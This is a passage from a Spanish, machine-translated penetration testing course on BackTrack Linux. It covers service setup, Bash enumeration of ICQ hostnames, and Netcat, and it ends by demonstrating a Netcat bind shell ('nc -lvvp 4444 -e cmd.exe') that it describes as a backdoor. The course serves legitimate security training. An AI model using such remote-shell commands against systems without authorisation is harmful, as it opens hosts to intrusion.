Penetration Testing with

Back | Track

TEMARIO

15. Módulo 15: Windows
15,1 Alternate Data Streams NTFS
15,2 Backdoors Registro

16. Módulo 16: Los rootkits
16,1 Aphex Rootkit
16,2 Hxdef Rootkit
17. Módulo 17: Retos Finales

Módulo 1: Conceptos básicos sobre BackTrack

Visión de conjunto:

Este módulo prepara al estudiante para los módulos que vienen, que en gran medida dependen de la competencia con el uso básico de Linux y herramientas como el *shell*, *Bash, Netcat* y *Wireshark*.

Objetivos del módulo


Al final de este módulo, el estudiante debe:

1. Ser capaz de utilizar cómodamente la distribución BackTrack Linux, incluyendo el servicio gestión, instrumentos de localización, gestión y dirección IP.
2. Posee una competencia básica con el shell de Linux Bash, la manipulación de texto y shell Bash scripting.
3. Cuentan con un conocimiento práctico de los diversos usos de Netcat.
4. Tienen un dominio básico en el uso de la red sniffer Wireshark.

1,1 Para encontrar el camino alrededor de BackTrack

Antes de empezar a golpear lejos en su teclado, me gustaría revisar rápidamente la estructura de CD y básica características. El BackTrack Live CD pretende ser intuitivo en su diseño de la herramienta. Sin embargo, usted debe tener varias cosas importantes en mente:

- No todas las herramientas disponibles en el CD se representa en el menú.
- Varias de las herramientas disponibles en el menú invocar scripts automatizados que asumen valores predeterminados. En veces es posible que prefiera para invocar una herramienta de la línea de comandos en lugar de en el menú.
- Generalmente hablando, tratar de evitar el menú, al menos para fines de entrenamiento. Una vez que se llega a conocer las herramientas y las opciones básicas de línea de comandos, usted puede disfrutar de la pereza y el uso el menú.
- La mayoría de las herramientas de análisis se encuentran ya sea en la ruta o en el directorio **pentest /.** las herramientas en el directorio **pentest /** se clasifican y sub-clasifican como vectores de ataque diferentes y herramientas. Tómese su tiempo para explorar el directorio **pentest /** para que se familiarice con las herramientas disponible. Como Abraham Lincoln dijo una vez: *"Si yo tenía seis horas para cortar un árbol, me pasaría el tres primeros afilar mi hacha".*


File Edit View Terminal Help
root@bt:/pentest# ls -l
total 100
drwxr-xr-x 9 root root 4096 2011-05-10 03:43 backdoors
drwxr-xr-x 4 root root 4096 2011-05-10 03:40 bluetooth
drwxr-xr-x 7 root root 4096 2011-05-10 03:41 cisco
drwxr-xr-x 4 root root 4096 2011-05-10 03:43 database
drwxr-xr-x 18 root root 4096 2011-05-10 03:43 enumeration
drwxr-xr-x 8 root root 4096 2011-05-10 03:50 exploits
drwxr-xr-x 18 root root 4096 2011-05-10 05:33 forensics
drwxr-xr-x 8 root root 4096 2011-05-10 03:43 fuzzers
drwxr-xr-x 3 root root 4096 2011-05-10 03:50 libs
drwxr-xr-x 7 root root 4096 2011-05-10 04:02 misc
drwxr-xr-x 15 root root 4096 2011-05-10 03:44 passwords
drwxr-xr-x 3 root root 4096 2011-05-10 03:41 python
drwxr-xr-x 3 root root 4096 2011-05-10 03:41 re
drwxr-xr-x 3 root root 4096 2011-05-10 03:41 reporting
drwxr-xr-x 3 root root 4096 2011-05-10 03:42 reverse-engineering
drwxr-xr-x 3 root root 4096 2011-05-10 05:03 rfid
drwxr-xr-x 7 root root 4096 2011-05-10 03:44 scanners
drwxr-xr-x 5 root root 4096 2011-05-10 03:44 sniffers
drwxr-xr-x 3 root root 4096 2011-05-10 03:41 stressing
drwxr-xr-x 3 root root 4096 2011-05-10 03:43 telephony
drwxr-xr-x 4 root root 4096 2011-05-10 03:43 tunneling
drwxr-xr-x 19 root root 4096 2011-05-10 03:43 voip
drwxr-xr-x 28 root root 4096 2011-05-10 03:44 web
drwxr-xr-x 10 root root 4096 2011-05-10 03:44 windows-binaries
drwxr-xr-x 5 root root 4096 2011-05-10 03:43 wireless
root@bt:/pentest#

1,2 BackTrack Servicios

BackTrack incluye varios servicios de red útiles, tales como HTTPD, sshd, tftpd, Servidor VNC y más. Estos servicios pueden ser útiles en diversas situaciones (por ejemplo, la creación de un servidor a TFTPD transferir archivos a una víctima). BackTrack ofrece varios métodos para iniciar y detener servicios. Más comúnmente, los scripts de servicios en / etc / init.d pueden ser utilizados.

BackTrack 4 no habilitar la red en el arranque por defecto con el fin de evitar solicitudes DHCP está configurado desde el equipo atacante. Esta característica permite que el probador de penetración para controlar su visibilidad en la red. Screaming "Hola chicos, me miran" en DHCPish no siempre es deseada.

En BackTrack 5 se ha cambiado la opción de arranque por defecto para permitir una solicitud DHCP al arrancar. Aquellos que requiere sigilo ahora tienen una opción de arranque independiente que arranca con la creación de redes BackTrack desactivada.

No se olvide de comprobar que tiene una dirección IP válida antes de probar diferentes servicios y la conexión a los laboratorios! Dependiendo de su red, ya sea que usted se le asignará una IP por DHCP, o usted tendrá que asignar una forma estática.

1.2.1 DHCP

La adquisición de una dirección mediante DHCP es simple. Escriba en dhclient <interface>, y un ifconfig <interface>, a ver qué pasa.

```
root@bt:~# dhclient eth0
Listening on LPF/eth0/00:0c:29:f6:08:7a
Sending on LPF/eth0/00:0c:29:f6:08:7a
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 8
DHCPOFFER of 192.168.1.155 from 192.168.1.254
DHCPREQUEST of 192.168.1.155 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.155 from 192.168.1.254
bound to 192.168.1.155 -- renewal in 99903 seconds.
```

1.2.2 Asignación de IP estática

El siguiente ejemplo muestra cómo configurar una dirección IP estática asumiendo:


- Host IP: 192.168.0.4
- Máscara de subred: 255.255.255.0
- Puerta de enlace predeterminada: 192.168.0.1
- Servidor DNS: 192.168.0.200

```
root@bt:~# ifconfig eth0 192.168.0.4/24
root@bt:~# route add default gw 192.168.0.1
root@bt:~# echo nameserver 192.168.0.200 > /etc/resolv.conf
```

1.2.3 SSHD

El servidor SSH puede ser muy útil en diversas situaciones, tales como SSH tunneling transferencias de archivos de CPS, acceso remoto, y así sucesivamente.

Antes de que el servidor de SSH se inicia por primera vez, las claves SSH necesitan ser generados. Si se intenta iniciar el servidor sshd antes de que hayas creado tus llaves, obtendrá un error similar al siguiente:



Para iniciar el servidor sshd por primera vez, emita los siguientes comandos:

```
root@bt:~# sshd-generate
Generating public/private rsa1 key pair.
Your identification has been saved in /etc/ssh/ssh_host_key.
. . .
Your public key has been saved in /etc/ssh/ssh_host_key.pub.
The key fingerprint is:
6a:3a:81:29:57:e0:ff:91:ec:83:1a:e0:11:49:5b:24 root@bt
The key's randomart image is:
...
Generating public/private rsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_rsa_key.
Your public key has been saved in /etc/ssh/ssh_host_rsa_key.pub.
The key fingerprint is:
2c:06:c0:74:51:09:be:44:37:1d:8f:3b:33:7c:94:eb root@bt
The key's randomart image is:
...
Generating public/private dsa key pair.
Your identification has been saved in /etc/ssh/ssh_host_dsa_key.
Your public key has been saved in /etc/ssh/ssh_host_dsa_key.pub.
The key fingerprint is:
2f:8c:e8:be:b5:23:6c:85:c3:71:e3:aa:c6:6c:28:d1 root@bt
The key's randomart image is:
...
root@bt:~# /etc/init.d/ssh start
Starting OpenBSD Secure Shell server: sshd.
root@bt:~#
```

Puede comprobar que el servidor está activo y escuchando con el comando **netstat**:

```
root@bt:~# netstat -antp |grep sshd
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 8654/sshd
tcp6 0 0 :::22 :::* LISTEN 8654/sshd
root@bt:~#
```

1.2.4 Apache

Usted puede controlar el servidor Apache mediante el uso de cualquiera de los **apachectl2** de **inicio / parada** de comandos, o por invocando el script init.d relevantes:

```
root@bt:~# apachectl2 start
httpd: Could not reliably determine the server's fully qualified domain name,
using 127.0.0.1
for ServerName
root@bt:~#
```

Trate de navegar a la dirección de localhost para ver si el servidor HTTP está en marcha y funcionando. Para detener el HTTPD
servidor:

```
root@bt:~# apachectl2 stop
httpd: Could not reliably determine the server's fully qualified domain name,
using 127.0.0.1
for ServerName
root@bt:~#
```

Usando los scripts de init.d:

```
root@bt:~# /etc/init.d/apache2 start
Starting web server: apache2: Could not reliably determine the server's fully
qualified
domain name, using 127.0.1.1 for ServerName
root@bt:~# /etc/init.d/apache2 stop
Stopping web server: apache2: Could not reliably determine the server's fully
qualified
domain name, using 127.0.1.1 for ServerName
root@bt:~#
```

1.2.5 FTP

Un servidor FTP que se ejecuta en una máquina de atacar puede ayudar en la transferencia de archivos entre una víctima y un cliente (como veremos en los módulos posteriores). Las necesidades de Pure-ftp para ser instalados en BackTrack es sencillo y rápido de configurar.

```
root@bt:~# apt-get install pure-ftpd
```

La secuencia de comandos Bash siguiente (setup-ftp) creará el usuario FTP "Offsec":

```
#!/bin/bash
groupadd ftpgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
echo "[*] Setting up FTP user offsec\n"
pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
echo "[*] Setting home directory in /ftphome/\n"
mkdir /ftphome
chown -R ftpuser:ftpgroup /ftphome/
echo "[*] Starting FTP server\n"
/etc/init.d/pure-ftpd restart
```

1.2.6 TFTPD

Un servidor TFTPD puede ser útil en situaciones en las que necesita para transferir archivos desde o hacia una víctima máquina. El servidor TFTP predeterminado en BackTrack es atftpd. Para iniciar el servidor atftpd, emita el siguiente comando:

```
root@bt:~# apt-get install atftpd
root@bt:~# atftpd --daemon --port 69 /tmp
```

Se inicia un servidor TFTPD servir archivos de / tmp. Una vez más, usted puede verificar esto usando netstat:

```
root@bt:~# netstat -anup | grep atftp
udp 0 0 0.0.0.0:69 0.0.0.0:* 8734/atftpd
root@bt:~#
```

Para detener la TFTPD, utilice el comando pkill o matar. Recuerde que TFTP utiliza el protocolo UDP

1.2.7 VNC Server

Un servidor VNC es útil para compartir escritorio remoto o para el envío a distancia de ida y conexiones VNC desde una máquina atacada. Para iniciar el servidor VNC en BackTrack, basta con escribir en una consola vncserver ventana. Se le pedirá una contraseña y el servidor VNC se abrirá el puerto 5901.

```
root@bt:~# apt-get install tightvncserver
root@bt:~# vncserver
You will require a password to access your desktops.
Password: XXXXXXXX
Verify: XXXXXXXX
Would you like to enter a view-only password (y/n)? n
New 'X' desktop is bt:1
Creating default startup script /root/.vnc/xstartup
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/bt5:1.log
root@bt:~# netstat -antp |grep vnc
tcp 0 0 0.0.0.0:5901 0.0.0.0:* LISTEN 9287/Xtightvnc
tcp 0 0 0.0.0.0:6001 0.0.0.0:* LISTEN 9287/Xtightvnc
root@bt:~#
```

1.3 El entorno Bash

El siguiente módulo cubre algunas de las herramientas básicas que se trabajan con regularidad; competencia con ellos será asumido. Por favor, tómese el tiempo para ejercer estas herramientas de forma independiente.

1.3.1 Sencillo Scripting Bash

Si no está completamente familiarizado con el shell Bash, le sugiero que lea sobre ella antes de intentar estos ejercicios. Esta práctica de laboratorio familiaridad razonable con Linux.
El intérprete de comandos (shell o cualquier otro para el caso) es un entorno de programación muy potente. En muchos ocasiones que necesitamos para automatizar una acción o realizar tareas repetitivas que consumen tiempo. Aquí es donde Bash scripting viene muy bien. Vamos a tratar de trabajar con un ejercicio guiado.

1.3.2 Ejemplo de ejercicio

Suponga que se le asignó la tarea de reunir tantos nombres como sea posible ICQ.com servidor con generación de tráfico mínimo. Imagínese que usted tiene que pagar $ 100 por cada kilobyte generado por su ordenador para esta tarea. Mientras navega por la web ICQ, usted nota que su página principal contiene enlaces a muchos de sus servicios, que se encuentran en diferentes servidores. El ejercicio requiere texto Bash Linux manipulación con el fin de extraer todos los nombres de los servidores de la página principal de ICQ.


ICQ.com - community, people search and messaging service! - Mozil
File Edit View History Bookmarks Tools Help
http://icq.com/
Google
Remote-Exploit
Offensive Security
RE Forums
milw0rm
Metasploit
icq
everybody, everywhere
Web Images Video ICQ.com People
Popular Searches: Online courses Cheap car search
Home
Download
Open Xtraz
Meet People
Blogs
Groups
Chats
Fun
NEW
ICQ Groups
Chat Rooms
http://people.icq.com/

1.3.3 Ejemplo de Solución

1. Comience usando wget para descargar la página principal de la máquina:

```
root@bt:~# wget http://www.offsec.com/pwbonline/icq.html -O icq.txt -o /dev/null
root@bt:~# ls -l icq.txt
-rw-r--r-- 1 root root 54032 Oct 17 14:12 icq.txt
root@bt:~#
```

2. Extraer las líneas que contienen la cadena href =, lo que indica que esta línea contiene un enlace HTTP:

```
root@bt:~# grep 'href=' icq.txt
```

Esto sigue siendo un desastre, pero que está cada vez más cerca. Un típico "bueno" línea tiene este aspecto:

```
<a href="http://company.icq.com/info/advertise.html" class="fLink">
```

3. Si se divide esta línea usando un delimitador /, el tercer campo debe contener el nombre del servidor.

```
'+link2+'" target="_blank"><img src="http:
```

4. Usted grep todas las líneas no relevantes, ordenar la lista y eliminar las entradas duplicadas:

```
root@bt:~# grep 'href=' icq.txt | cut -d"/" -f3 |grep icq.com |sort -u
blogs.icq.com
c.icq.com
chat.icq.com
company.icq.com
download.icq.com
gallery.icq.com
games.icq.com
greetings.icq.com
groups.icq.com
people.icq.com
```

```
search.icq.com

www.icq.com

root@bt:~#
```

Tenga en cuenta que este método de extracción de enlaces desde páginas HTML es crudo. La forma más elegante de realización de este ejercicio es utilizar un mayor lenguaje de scripting como Python o Perl, y para analizar la HTML usando expresiones regulares. Este ejercicio simplemente demuestra el poder de la Bash ambiente.

5. Compruebe la listurls.py script en Python para un ejemplo simple:

```
root@bt:enumeration/list-urls# ./list-urls.py
http://www.offsec.com/pwbonline/icq.html |cut
-d"/" -f1-3 |sort -u
...
http://chat.icq.com
http://company.icq.com
http://download.icq.com
http://gallery.icq.com
http://games.icq.com
http://greetings.icq.com
http://groups.icq.com
http://icq.abv.bg
http://icq.bigmir.net
http://icq.centrum.sk
http://icq.walla.co.il
http://icq.yandex.ru
http://people.icq.com
http://search.icq.com
http://www.icq.com
http://www.icqmail.com
```

```
http://www.n24.de
http://www.prosieben.de

http://www.sat1.de

http://www.yelem.org.il

https://www.icq.com

root@bt:/pentest/enumeration/list-urls#
```

6. Ahora que tiene los nombres de dominio completos (FQDN) para estos servidores, que tienen la tarea de averiguar las direcciones IP de los servidores. El uso de un script bash simple y un bucle, esta tarea se convierte en un juego de niños. Emita el comando host para cada FQDN encontrado. Comience por dar salida al servidor de la lista en un archivo de texto:

```
root@bt:~# grep 'href=' icq.txt | cut -d"/" -f3 |grep icq.com |sort -u > icq-
srv.txt

root@bt:~#
```

7. Ahora puede escribir un pequeño script que lee icq-srv.txt y ejecuta el comando host para cada línea. Utilice su editor de texto favorito para escribir este findicq.sh script:

```
#!/bin/bash

for hostname in $(cat icq-srv.txt);do

host $hostname


done
```

8. No te olvides de hacer este script ejecutable antes de ejecutarlo:

```
root@bt:~# chmod 755 findicq.sh

root@bt:~# ./findicq.sh

blogs.icq.com is an alias for www.gwww.icq.com.

www.gwww.icq.com has address 64.12.164.247

c.icq.com is an alias for c.icq.com.edgesuite.net.

c.icq.com.edgesuite.net is an alias for a949.g.akamai.net.

a949.g.akamai.net has address 206.132.192.246

a949.g.akamai.net has address 206.132.192.207

chat.icq.com is an alias for www.gwww.icq.com.

www.gwww.icq.com has address 64.12.164.247
```

```
company.icq.com is an alias for redirect.icq.com.
redirect.icq.com is an alias for redirect.gredirect.icq.com.

...

people.icq.com is an alias for www.gwww.icq.com.

www.gwww.icq.com has address 64.12.164.247

search.icq.com is an alias for search.gsearch.icq.com.

search.gsearch.icq.com has address 205.188.248.34

www.icq.com is an alias for www.gwww.icq.com.

www.gwww.icq.com has address 64.12.164.247

root@bt:~#
```

Sí, el resultado es un desastre. Es necesario mejorar el guión. Si nos fijamos en los resultados, se verá que la mayoría de los nombres son seudónimos a otros nombres:

`greetings.icq.com is an alias for www.gwww.icq.com.`

Usted está interesado en líneas similares a la siguiente:

`www.icq.com has address 64.12.164.247`

9. Filtra todas las líneas que contienen la cadena tiene la dirección:

```
#!/bin/bash

for hostname in $(cat icq-srv.txt);do

host $hostname |grep "has address"

done
```

Una vez que se ejecuta el script de nuevo, la salida se ve mucho mejor:

```
root@bt:~# ./findicq.sh

www.gwww.icq.com has address 205.188.251.118

a949.g.akamai.net has address 206.132.192.207

a949.g.akamai.net has address 206.132.192.246

www.gwww.icq.com has address 205.188.251.118
```

```
redirect.gredirect.icq.com has address 205.188.251.120
…
a1442.g.akamai.net has address 206.132.192.240
www.gwww.icq.com has address 205.188.251.118
www.gwww.icq.com has address 205.188.251.118
www.gwww.icq.com has address 205.188.251.118
search.gsearch.icq.com has address 205.188.248.34
www.gwww.icq.com has address 205.188.251.118
root@bt:~#
```

10. La tarea final de este ejercicio es obtener las direcciones IP de estos servidores, de nuevo, mediante el uso de texto Bash manipulación:

```
root@bt:~# ./findicq.sh > icq-ips.txt
root@bt:~# cat icq-ips.txt |cut -d" " -f4 |sort -u
205.188.100.82
205.188.251.118
206.132.192.207
206.132.192.231
206.132.192.240
206.132.192.246
64.12.164.120
64.12.164.92
root@bt:~#
```

1.3.4 Recursos adicionales

http://www.linuxconfig.org/Bash_scripting_Tutorial
http://tldp.org/HOWTO/Bash-Prog-Intro-HOWTO.html

1,4 Netcat el Todo poderoso

Netcat es una herramienta muy versátil que se ha denominado los "hackers" cuchillo del ejército suizo. "El definición más simple de Netcat es "una herramienta que puede leer y escribir en los puertos TCP y UDP." Esta doble funcionalidad sugiere que Netcat se ejecuta en dos modos: el cliente y el servidor. Si esto suena completamente ajeno a usted, por favor, hacer una investigación de fondo sobre esta herramienta, ya que va a utilizar muy a menudo.

1.4.1 Conexión a un puerto TCP / UDP con Netcat

Conexión a un puerto TCP / UDP puede ser útil en varias situaciones:

*Para comprobar si un puerto está abierto o cerrado.
*Para leer una pancarta desde el puerto.
*Para conectarse a un servicio de red manualmente.

Por favor, tome tiempo para revisar las opciones de línea de comandos Netcat:

```
root@bt:~# nc -h
[v1.10-38]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
-c shell commands as `-e'; use /bin/sh to exec [dangerous!!]
-e filename program to exec after connect [dangerous!!]
-b allow broadcasts
-g gateway source-routing hop point[s], up to 8
-G num source-routing pointer: 4, 8, 12, ...
-h this cruft
-i secs delay interval for lines sent, ports scanned
-k set keepalive option on socket
-l listen mode, for inbound connects
-n numeric-only IP addresses, no DNS
-o file hex dump of traffic
-p port local port number
```

```
-r randomize local and remote ports

-q secs quit after EOF on stdin and delay of secs
-s addr local source address

-T tos set Type Of Service

-t answer TELNET negotiation

-u UDP mode

-v verbose [use twice to be more verbose]

-w secs timeout for connects and final net reads

-z zero-I/O mode [used for scanning]

port numbers can be individual or ranges: lo-hi [inclusive];

hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

root@bt:~#
```

1. Para conectarse al puerto TCP 21 en 192.168.9.220 y leer de ella, intente lo siguiente:

```
root@bt:~# nc -vn 192.168.9.220 21

(UNKNOWN) [192.168.9.220] 21 (ftp) open

220-GuildFTPd FTP Server (c) 1997-2002

220-Version 0.999.14

220-Thanks!

220 Please enter your name:
```

Tenga en cuenta que el puerto 21 está abierto y anuncia el banner FTP 220-GuildFTPd FTP Server (c) 1997-2002. Presione Ctrl + C para salir Netcat.

2. Para conectarse al puerto 80 en 192.168.9.240, envía una solicitud HTTP HEAD, y leer el servidor HTTP bandera, intente lo siguiente:

```
root@bt:~# nc -vn 192.168.9.240 80
(UNKNOWN) [192.168.9.240] 80 (www) open
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Sat, 17 Oct 2009 05:53:08 GMT
Server: Apache/2.2.3 (CentOS)
Last-Modified: Sat, 11 Oct 2008 12:44:50 GMT
ETag: "78457-b8-a1b5f480"
Accept-Ranges: bytes
Content-Length: 184
Connection: close
Content-Type: text/html; charset=UTF-8
root@bt:~#
```

1.4.2 escuchando en un puerto TCP / UDP con Netcat

Escuchando en un puerto TCP / UDP usando Netcat es útil para aplicaciones de red de cliente de depuración o de lo contrario recibir una conexión de red TCP / UDP. Trate de aplicar una simple charla con Netcat.
Por favor, tome nota de su dirección IP local (el mío es 192.168.8.74)

1. Para escuchar en el puerto 4444 y aceptar conexiones entrantes, escriba:
Computer 1 (equipo local - 192.168.8.74)

```
root@bt:~# nc -lvp 4444
listening on [any] 4444 ...
```

2. Desde un equipo diferente (que va a utilizar una máquina de laboratorio Windows), conecte con el puerto 4444 en su equipo local:
Computer 2 (caja de Windows - 192.168.9.158)

```
C:\>nc -v 192.168.8.74 4444
192.168.8.74: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.8.74] 4444 (?) open
HI, HOW ARE YOU!
fine thanks, you?

I'M DOING GREAT!
```

1.4.3 Transferencia de archivos con Netcat

Netcat también se puede utilizar para transferir archivos, tanto de texto y binarios, desde un ordenador a otro. A enviar un archivo desde el ordenador a ordenador 2 1, pruebe lo siguiente:
Equipo 1: Configure Netcat para escuchar y aceptar la conexión y redirigir cualquier entrada en un archivo.

```
root@bt:~# nc -lvp 4444 > output.txt

listening on [any] 4444 ...
```

Equipo 2: Conectar a la escucha Netcat en el ordenador 1 (puerto 4444) y enviar el archivo:

```
C:\>echo "Hi! This is a text file!" > test.txt
C:\>type test.txt
"Hi! This is a text file!"
C:\>nc -vv 192.168.8.74 4444 < test.txt
192.168.8.74: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.8.74] 4444 (?) open
```

Debido a Netcat no da ninguna indicación de progreso de transferencia de archivos, espere unos segundos y, a continuación,pulse Ctrl + C para salir Netcat.
En el equipo 1 que usted debe ver:

```
root@bt:~# nc -lvp 4444 > output.txt
listening on [any] 4444 ...
192.168.9.158: inverse host lookup failed: Unknown server error : Connection
timed out
connect to [192.168.8.74] from (UNKNOWN) [192.168.9.158] 1027
root@bt:~#
```

Ahora compruebe que el archivo se ha transferido correctamente:

Computer 1


```
root@bt:~# file output.txt
output.txt: ASCII text, with CRLF line terminators
root@bt:~# cat output.txt
"Hi! This is a text file!"
root@bt:~#
```

1.4.4 Administración remota con Netcat

El otro nombre de este capítulo es "usar Netcat como una puerta trasera." Hay una razón muy específica por no con este título, yo se lo señalará más adelante en el ejercicio. Una featyre ordenada de Netcat es el comando redirección. Esto significa que Netcat puede tomar un archivo ejecutable y redirigir la entrada, salida y mensajes de error a un puerto TCP / UDP en lugar de la consola predeterminada.

Tomemos, por ejemplo, el ejecutable cmd.exe. Al redirigir stdin, stdout y stderr al red, puede enlazar cmd.exe a un puerto local. Cualquier persona que conecte a este puerto se presentará con un símbolo del sistema que pertenece a este equipo.

Si esto es confuso, simplemente pasar el rato allí y echa un vistazo a el siguiente ejemplo. Iniciar este ejemplo con Alice y Bob, dos personajes de ficción intenta conectarse a cada uno de otros equipos. Por favor, tome nota de las configuraciones de red, juegan un papel fundamental como pronto lo sabrá ver.



1.4.4.1 Escenario 1: Bind Shell

En el escenario 1, Bob ha solicitado la asistencia de Alicia y le ha pedido que conectarse a su ordenador y emitir algunos comandos de forma remota. Como se puede ver, Bob tiene un número de direcciones y es directamente conectado a Internet. Alice, sin embargo, está detrás de una conexión NAT'ed.

Para completar el escenario, Bob necesita unirse cmd.exe a un puerto TCP en la máquina e informar a Alice el puerto al que conectarse.

Máquina de Bob

```
C:\>nc -lvvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

Cualquier persona que conecte al puerto 4444 en la máquina de Bob (con suerte Alice) se presentará con Bob símbolo del sistema, con los mismos permisos que nc se ejecutan con.

Alice's machine

```
root@bt:~# ifconfig tap0
tap0 Link encap:Ethernet HWaddr a6:0c:0b:77:e8:45
inet addr:192.168.8.74 Bcast:192.168.9.255 Mask:255.255.254.0
...
root@bt:~# nc -vvn 192.168.9.158 4444
(UNKNOWN) [192.168.9.158] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>ipconfig
